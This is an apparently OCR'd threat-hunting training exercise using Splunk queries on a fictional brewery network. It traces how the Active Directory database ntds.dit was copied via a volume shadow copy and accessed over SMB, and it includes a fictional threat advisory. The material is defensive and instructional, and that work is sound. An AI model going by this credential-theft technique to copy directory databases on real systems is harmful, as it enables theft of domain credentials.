
```
1 host=titan sourcetype=WinEventLog "\\\\?\\GLOBALROOT\\Device\\HarddiskVolumeShadowCopy2" NTDS.DIT
2 | table _time source EventCode Message
```


✓ **3 events** (8/2/19 8:00:00.000 AM to 7/15/25 5:35:49.000 PM) No Event Sampling ▾ Job ▾

Events Patterns **Statistics (3)** Visualization

20 Per Page ▾ Format Preview ▾

_time	source	EventCode	Message
2019-08-02 11:11:38	WinEventLog:Application	216	lsass (484) A database location change was detected from 'C:\Windows\NTDS\ntds.dit' to '\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\NTDS\ntds.dit'.
2019-08-02 11:11:41	WinEventLog:Application	216	lsass (484) A database location change was detected from 'C:\Windows\NTDS\ntds.dit' to '\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\NTDS\ntds.dit'.
2019-08-02 11:11:41	WinEventLog:Application	216	lsass (484) A database location change was detected from 'C:\Windows\NTDS\ntds.dit' to '\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\NTDS\ntds.dit'.





Type	Field	Value	Actions
Selected	EventCode	5145	
	EventDescription	A network share object was checked to see whether the client can be granted desired access.	
	Relative_Target_Name	Files\kennwort\Active Directory\ntds.dit	
	Security_ID	THIRSTYBERNER\Administrator	
	Share_Name	*\C$	
	Share_Path	\??\C:\	
	Source_Address	10.1.1.100	
	dest	titan.thirstyberner.com	
	dest_ip	10.1.1.10	
	host	titan	
	member_dn	Kpilsner	
	member_id	THIRSTYBERNER\Administrator	
	source	WinEventLog:Security	
	sourcetype	WinEventLog	
	user	Kpilsner	

```
1 sourcetype="stream:smb" (src_ip=10.1.1.10 dest_ip=10.1.1.100) OR (src_ip=10.1.1.100 dest_ip=10.1.1.10) ntds.dit capture_hostname="titan.thirstyberner.com"
2 | table _time capture_hostname command{} filename{} filesize{} filename  src_ip dest_ip dest_port
```

All time

✓ **2 events** (8/2/19 8:00:00.000 AM to 7/15/25 5:50:58.000 PM) | No Event Sampling | Job | Smart Mode

Events | Patterns | **Statistics (2)** | Visualization

20 Per Page | Format | Preview

_time	capture_hostname	command{}	filename{}	filesize{}	filename	src_ip	dest_ip	dest_port
2019-08-02 11:23:59.202	titan.thirstyberner.com	smb2 create smb2 create			Files\kennwort\Active Directory\ntds.dit	10.1.1.100	10.1.1.10	445
2019-08-02 11:23:59.199	titan.thirstyberner.com	smb2 query directory smb2 query directory	. .. ntds.dit	0 0 35667968		10.1.1.100	10.1.1.10	445

What Is Our Timeline?

Ntds.dit

Time	Event(s)	Attributes	Host
11:11:38-11:11:41	Application/216	A database location change was detected from 'C:\Windows\NTDS\ntds.dit' to '\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\NTDS\ntds.dit'.	titan
11:11:56-11:12:00	Application/325,326,327	Database attached, created, and detached C:\$SNAP_201908010211_VOLUMEC$\Windows\NTDS\ntds.dit c:\files\kennwort\Active Directory\ntds.dit	titan
11:23:56	Security/5145 Network Share Checked	Ntds.dit was enumerated but initiated from agrady-l	titan/ agrady-l
11:23:59	SMB File Creation	Ntds.dit is seen in SMB directory query, similar to Windows fileshare event above	titan

What Is Our Narrative?

Ntds.dit

The Volume Shadow Copy included NTDS.DIT

Database created, attached and detached for both the ntds.dit and its new copy were seen

- c:\files\kennwort\Active Directory\ntds.dit

Permissions were checked when enumeration of Files\kennwort\ActiveDirectory\ntds.dit occurred

- The enumeration request originated from agrady-l (10.1.1.100) by Kpilsner who is not in our Identity framework, but another notable event references this user

SMB Stream confirms the Windows 5145 event above

Artifacts Known/Uncovered

Ntds.dit

Frothly Systems

- titan \ 10.1.1.10
- agrady-l \ 10.1.1.100

User


- Kpilsner

Folder \ Files

- Files\kennwort\ntds.dit

MITRE ATT&CK Techniques Referenced

Ntds.dit



https://mitre-attack.github.io/attack-navigator/

What Can We Operationalize?

Ntds.dit

Leverage references in JP-Cert guide

- Event Codes
- Evidence of Success

Monitor for key files accessed or in movement

Threat Advisory

TLP: AMBER

Violent Memmes (also known as APT404 / SUSTAINABLE PARADOX / CUBIC ZIRCONIA / SNARKY BEAR) is a hacker group identified by the FRPCENK threat intelligence company as an advanced actor.

The group has been known to have advanced capabilities in exploiting windows machines along with knowledge of industrial control system processes.

Targets
The group has reportedly only targeted organizations in the American and Australian brewing industry.

Recent reports from other impacted organizations have identified folders and files with the name ***kennwort*** being seen within impacted systems.

Exercise 6: Hunt #2025-01-05

Kennwort

What data sources and hosts reference kennwort?

What can we deduce from our host-based data sets about kennwort?


- Files created or accesses
- Processes executed

